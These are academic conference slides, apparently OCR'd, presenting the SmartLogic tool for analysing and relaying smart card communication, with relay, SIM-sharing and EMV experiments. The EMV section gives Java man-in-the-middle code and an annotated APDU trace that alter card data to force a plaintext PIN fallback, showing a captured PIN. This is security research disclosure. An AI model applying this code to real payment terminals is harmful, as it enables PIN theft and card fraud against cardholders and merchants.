The SmartLogic Tool: Analysing and Testing Smart Card Protocols

Gerhard de Koning Gans, Joeri de Ruiter

Digital Security, Radboud University Nijmegen

The SmartLogic Tool

A tool to analyse, emulate and modify communication between smart cards and terminals

Smart cards

- Master-slave communication
- ISO/IEC 7816
  - Answer To Reset (ATR)
  - T=0 and T=1
  - Application Protocol Data Units
    - Commands

CLA	INS	P1	P2	Lc	Data	Le


    - Responses

Data	SW1	SW2


The SmartLogic Tool

- ISO/IEC 7816
- Emulation
- Relay
  - Eavesdropping
  - Active Man-in-the-middle
- Sharing
- Client-server architecture
- Automatic detection of baudrate

The SmartLogic Tool




The SmartLogic Tool




Setup - Hardware


- Around €100
- Client
  - FPGA (ZTEX)
  - Smart card circuit board
- Server
  - (optional) card reader



Setup - Software

- Firmware FPGA
- Client
  - Java
  - Connected to FPGA
- Server
  - Java
  - Connected to card reader
  - Emulation and modification of communication





Example MitM


```
public byte[] getResponse(CardService card, byte[] readerMessage) {
        byte[] reply = {};
        try {
            CommandAPDU command = new CommandAPDU(readerMessage);
            ResponseAPDU response = card.transmit(command);
            reply = response.getBytes();

            byte CLA = readerMessage[0];
            byte INS = readerMessage[1];
            byte P1  = readerMessage[2];
            byte P2  = readerMessage[3];
            byte P3  = readerMessage[4];

            if (CLA == (byte) 0x00 && INS == (byte) 0xB2 && P1  == (byte) 0x01 && P2  == (byte) 0x0C && P3  == (byte) 0x8A) {
                reply[46] = (byte) 0x01;
                reply[47] = (byte) 0x00;
                reply[75] = (byte) 0xFF;
            }
        } catch (Exception e) {
            reply = new byte[0];
        }
        return reply;
    }
}
```


Experiment - Relay

- Chipknip
  - Electronic purse
- Performed payment
- Relayed communication over 20km
- Estimation on maximal distance

Terminal / reader	Waiting time	Measured
VASCO DIGIPASS 810	3410 ms	3560 ms
e.dentifier2	1790 ms	1910 ms
Ingenico 5300	730 ms	1100 ms
Chipknip Charging Terminal	970 ms	1200 ms
Chipknip Payment Terminal	730 ms	500 ms

Experiment - Sharing





Experiment - Sharing

Event	Party	Message
574	PHONE.0	Authenticate
580	PHONE.0	Authenticate
899	PHONE.0	Authenticate
905	PHONE.0	Authenticate
1107	PHONE.0	Authenticate
1113	PHONE.0	Authenticate
1169	**PHONE.0**	**PHONENR: +3161267******
		DATE: 03-06-11 TIME: 13:56:36 GMT: +08
		SMS: Test 01
1297	PHONE.0	Authenticate
1652	PHONE.0	Authenticate
2070	PHONE.1	Authenticate
4264	**PHONE.1**	**PHONENR: +3161267******
		DATE: 03-06-11 TIME: 14:01:39 GMT: +08
		SMS: Test 02
4287	**PHONE.1**	**PHONENR: +3161267******
		DATE: 03-06-11 TIME: 14:05:31 GMT: +08
		SMS: Test 03
9215	PHONE.1	Authenticate
9285	PHONE.0	Authenticate

Experiment - EMV

- Electronic payments
- Initiated in 1990s
- Europay, MasterCard and Visa
- EMVCo

Experiment - EMV

- Transaction
  - Initialisation
  - Cardholder verification
  - Data authentication
  - Transaction
- Exception handling
  - On failure transaction not always aborted

Experiment - EMV

- Attack by Barisani et al.
- Data modified
- Forced fallback to plaintext PIN
- Payment network in Netherlands down due to update
- Tried on Dutch POS terminal

Experiment - EMV


Sender		Original Run	Modified Run	Info
READER	:	00 B2 01 0C 8A	00 B2 01 0C 8A	← READ RECORD
CARD	:	B2 70 81 87 5F 25 03 10 06	B2 70 81 87 5F 25 03 10 06	
		17 5F 24 03 15 04 30 9F 07	17 5F 24 03 15 04 30 9F 07	
		02 FF C0 5A 0A XX XX XX XX	02 FF C0 5A 0A XX XX XX XX	
		XX XX XX XX XX XX 5F 34 01	XX XX XX XX XX XX 5F 34 01	
		08 8E 12 00 00 00 00 00 00	08 8E 12 00 00 00 00 00 00	
		00 00 **42 01** 02 04 04 03 02	00 00 **01 00** 02 04 04 03 02	Two CVM bytes 42 01 are adjusted to 01 00
		03 01 00 9F 0D 05 B8 70 BC	03 01 00 9F 0D 05 B8 70 BC	
		80 00 9F 0E 05 00 00 00 00	80 00 9F 0E 05 00 00 00 00	
		00 9F 0F 05 **B8** 70 BC 98 00	00 9F 0F 05 **FF** 70 BC 98 00	One Action Code - Online byte B8 is adjusted to FF
		8C 21 9F 02 06 9F 03 06 9F	8C 21 9F 02 06 9F 03 06 9F	
		1A 02 95 05 5F 2A 02 9A 03	1A 02 95 05 5F 2A 02 9A 03	
		9C 01 9F 37 04 9F 35 01 9F	9C 01 9F 37 04 9F 35 01 9F	
		45 02 9F 4C 08 9F 34 03 8D	45 02 9F 4C 08 9F 34 03 8D	
		0C 91 0A 8A 02 95 05 9F 37	0C 91 0A 8A 02 95 05 9F 37	
		04 9F 4C 08 5F 28 02 05 28	04 9F 4C 08 5F 28 02 05 28	
		9F 4A 01 82 90 00	9F 4A 01 82 90 00	
READER	:	00 88 00 00 04		← Card Authentication
CARD	:	88		
READER	:	36 25 2E 81		
CARD	:	61 87		
READER	:	00 C0 00 00 87		
CARD	:	C0 77 81 84 9F 4B 81 80 79		
		0F 64 83 96 9D FC 5F 17 09		
		1B 6E ...98 CC B3 18 83 E0		
		63 A5 90 00		
READER	:	00 84 00 00 00		← GET CHALLENGE
CARD	:	6C 08		
READER	:	00 84 00 00 08		
CARD	:	84 5A 6F E6 FA A5 78 87 9D		
		90 00		
READER	:	00 20 00 88 80	00 20 00 80 08	← VERIFY PIN
CARD	:	20	20	
READER	:	51 62 E3 B7 98 D6 42 79 58	24 **12 34** FF FF FF FF FF	← Plaintext PIN 1234
		54 EB 9B D1 46 53 62 3C BA		
		6A EF ...17 3C A9 2A B8 58		
		A1 22 DA 9B		
CARD	:	90 00	90 00	

Experiment - EMV

- PIN code retrieved
- Transaction not successfully finished
- Shop contacted within hours by bank
- Terminal was not yet patched

Current work

- SIM toolkit
  - Commands from SIM card to phone



Thanks for your attention!